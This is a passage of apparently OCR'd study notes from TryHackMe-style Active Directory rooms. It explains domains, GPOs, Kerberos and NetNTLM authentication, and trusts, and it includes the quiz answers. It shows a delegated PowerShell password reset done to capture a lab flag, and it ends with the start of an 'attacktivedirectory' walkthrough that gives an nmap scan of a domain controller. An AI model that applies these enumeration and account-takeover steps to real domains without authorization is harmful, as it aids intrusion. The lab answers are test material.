
While you may be tempted to go to **Active Directory Users and Computers** to try and test Phillip's new powers, he doesn't really have the privileges to open it, so you'll have to use other methods to do password resets. In this case, we will be using Powershell to do so:


```
PS C:\Users\phillip> Set-ADAccountPassword sophie -Reset -NewPassword (Read-Host -AsSecureString -Prompt 'New Password')
 -Verbose
New Password: **********
VERBOSE: Performing the operation "Set-ADAccountPassword" on target "CN=Sophie,OU=Sales,OU=THM,DC=thm,DC=local".
PS C:\Users\phillip>
```

And sign out ,to regist to sophie account to catch the flag after change password with new password




After entering the Sophie account whose password has previously been changed, we find that there is the required flag on the desktop





Task 5 Managing Computers in AD

By default, all the machines that join a domain (except for the DCs) will be put in the container called "Computers". If we check our DC, we will see that some devices are already there



1. Workstations


Workstations are one of the most common devices within an Active Directory domain. Each user in the domain will likely be logging into a workstation. This is the device they will use to do their work or normal browsing activities. These devices should never have a privileged user signed into them.

2. Servers

Servers are the second most common device within an Active Directory domain. Servers are generally used to provide services to users or other servers.

3. Domain Controllers


Domain Controllers are the third most common device within an Active Directory domain. Domain Controllers allow you to manage the Active Directory Domain. These devices are often deemed the most sensitive devices within the network as they contain hashed passwords for all user accounts within the environment.




Task 6 Group Policies

So far, we have organised users and computers in OUs just for the sake of it, but the main idea behind this is to be able to deploy different policies for each OU individually. That way, we can push different configurations and security baselines to users depending on their department.

Windows manages such policies through **Group Policy Objects (GPO)**. GPOs are simply a collection of settings that can be applied to OUs. GPOs can contain policies aimed at either users or computers, allowing you to set a baseline on specific machines and identities.





Task 7 Authentication Methods

When using Windows domains, all credentials are stored in the Domain Controllers. Whenever a user tries to authenticate to a service using domain credentials, the service will need to ask the Domain Controller to verify if they are correct. Two protocols can be used for network authentication in windows domains:

- **Kerberos:** Used by any recent version of Windows. This is the default protocol in any recent domain.

- **NetNTLM:** Legacy authentication protocol kept for compatibility purposes.

While NetNTLM should be considered obsolete, most networks will have both protocols enabled. Let's take a deeper look at how each of these protocols works.

Kerberos Authentication


Kerberos authentication is the default authentication protocol for any recent version of Windows. Users who log into a service using Kerberos will be assigned tickets. Think of tickets as proof of a previous authentication. Users with tickets can present them to a service to demonstrate they have already authenticated into the network before and are therefore enabled to use it.

When Kerberos is used for authentication, the following process happens:

1. The user sends their username and a timestamp encrypted using a key derived from their password to the **Key Distribution Center (KDC)**, a service usually installed on the Domain Controller in charge of creating Kerberos tickets on the network.

The KDC will create and send back a **Ticket Granting Ticket (TGT)**, which will allow the user to request additional tickets to access specific services. The need for a ticket to get more tickets may sound a bit weird, but it allows users to request service tickets without passing their credentials every time they want to connect to a service. Along with the TGT, a **Session Key** is given to the user, which they will need to generate the following requests.


Notice the TGT is encrypted using the **krbtgt** account's password hash, and therefore the user can't access its contents. It is essential to know that the encrypted TGT includes a copy of the Session Key as part of its contents, and the KDC has no need to store the Session Key as it can recover a copy by decrypting the TGT if needed.




2. When a user wants to connect to a service on the network like a share, website or database, they will use their TGT to ask the KDC for a **Ticket Granting Service (TGS)**. TGS are tickets that allow connection only to the specific service they were created for. To request a TGS, the user will send their username and a timestamp encrypted using the Session Key, along with the TGT and a **Service Principal Name (SPN),** which indicates the service and server name we intend to access.

As a result, the KDC will send us a TGS along with a **Service Session Key**, which we will need to authenticate to the service we want to access. The TGS is encrypted using a key derived from the **Service Owner Hash**. The Service Owner is the user or machine account that the service runs

under. The TGS contains a copy of the Service Session Key on its encrypted contents so that the Service Owner can access it by decrypting the TGS.




3. The TGS can then be sent to the desired service to authenticate and establish a connection. The service will use its configured account's password hash to decrypt the TGS and validate the Service Session Key.



NetNTLM Authentication

NetNTLM works using a challenge-response mechanism. The entire process is as follows:




1. The client sends an authentication request to the server they want to access.
2. The server generates a random number and sends it as a challenge to the client.

3. The client combines their NTLM password hash with the challenge (and other known data) to generate a response to the challenge and sends it back to the server for verification.
4. The server forwards the challenge and the response to the Domain Controller for verification.
5. The domain controller uses the challenge to recalculate the response and compares it to the original response sent by the client. If they both match, the client is authenticated; otherwise, access is denied. The authentication result is sent back to the server.
6. The server forwards the authentication result to the client.


Note that the user's password (or hash) is never transmitted through the network for security.

Note**:** The described process applies when using a domain account. If a local account is used, the server can verify the response to the challenge itself without requiring interaction with the domain controller since it has the password hash stored locally on its SAM.



Task 8 Trees, Forests and Trusts

So far, we have discussed how to manage a single domain, the role of a Domain Controller and how it joins computers, servers and users.



As companies grow, so do their networks. Having a single domain for a company is good enough to start, but in time some additional needs might push you into having more than one.


Trees

Imagine, for example, that suddenly your company expands to a new country. The new country has different laws and regulations that require you to update your GPOs to comply. In addition, you now have IT people in both countries, and each IT team needs to manage the resources that correspond

to each country without interfering with the other team. While you could create a complex OU structure and use delegations to achieve this, having a huge AD structure might be hard to manage and prone to human errors.

Luckily for us, Active Directory supports integrating multiple domains so that you can partition your network into units that can be managed independently. If you have two domains that share the same namespace (**thm.local** in our example), those domains can be joined into a **Tree**.

If our **thm.local** domain was split into two subdomains for UK and US branches, you could build a tree with a root domain of **thm.local** and two subdomains called **uk.thm.local** and **us.thm.local**, each with its AD, computers and users:




This partitioned structure gives us better control over who can access what in the domain. The IT people from the UK will have their own DC that manages the UK resources only. For example, a UK user would not be able to manage US users. In that way, the Domain Administrators of each branch will have complete control over their respective DCs, but not other branches' DCs. Policies can also be configured independently for each domain in the tree.

A new security group needs to be introduced when talking about trees and forests. The **Enterprise Admins** group will grant a user administrative privileges over all of an enterprise's domains. Each domain would still have its Domain Admins with administrator privileges over their single domains and the Enterprise Admins who can control everything in the enterprise.

Forests

The domains you manage can also be configured in different namespaces. Suppose your company continues growing and eventually acquires another company called **MHT Inc.** When both companies merge, you will probably have different domain trees for each company, each managed by its own IT department. The union of several trees with different namespaces into the same network is known as a **forest**.




Trust Relationships

Having multiple domains organised in trees and forest allows you to have a nice compartmentalised network in terms of management and resources. But at a certain point, a user at THM UK might need to access a shared file in one of MHT ASIA servers. For this to happen, domains arranged in trees and forests are joined together by **trust relationships**.

In simple terms, having a trust relationship between domains allows you to authorise a user from domain **THM UK** to access resources from domain **MHT EU**.


The simplest trust relationship that can be established is a **one-way trust relationship**. In a one-way trust, if **Domain AAA** trusts **Domain BBB**, this means that a user on BBB can be authorised to access resources on AAA:




The direction of the one-way trust relationship is contrary to that of the access direction.


Two-way trust relationships can also be made to allow both domains to mutually authorise users from the other. By default, joining several domains under a tree or a forest will form a two-way trust relationship.

It is important to note that having a trust relationship between domains doesn't automatically grant access to all resources on other domains. Once a trust relationship is established, you have the chance to authorise users across different domains, but it's up to you what is actually authorised or not.


Answer the questions below
What is a group of Windows domains that share the same namespace called?
Tree
✓ Correct Answer
What should be configured between two domains for a user in Domain A to access a resource in Domain B?
A Trust Relationship
✓ Correct Answer


Task 9 Conclusion
In this room, we have shown the basic components and concepts related to Active Directories and Windows Domains. Keep in mind that this room should only serve as an introduction to the basic concepts, as there's quite a bit more to explore to implement a production-ready Active Directory environment.
If you are interested in learning how to secure an Active Directory installation, be sure to check out the Active Directory Hardening Room (To be released soon). If, on the other hand, you'd like to know how attackers can take advantage of common AD misconfigurations and other AD hacking techniques, the Compromising Active Directory module is the way to go.
Answer the questions below
Click and continue learning!
No answer needed
✓ Correct Answer

FINISHED


Task 1 Introduction
Task 2 Windows Domains
Task 3 Active Directory
Task 4 Managing Users in AD
Task 5 Managing Computers in AD
Task 6 Group Policies
Task 7 Authentication Methods
Task 8 Trees, Forests and Trusts
Task 9 Conclusion

attacktivedirectory

What tool will allow us to enumerate ports 139/445?

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-06-11 10:16:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```


All the accounts of the domain controller:

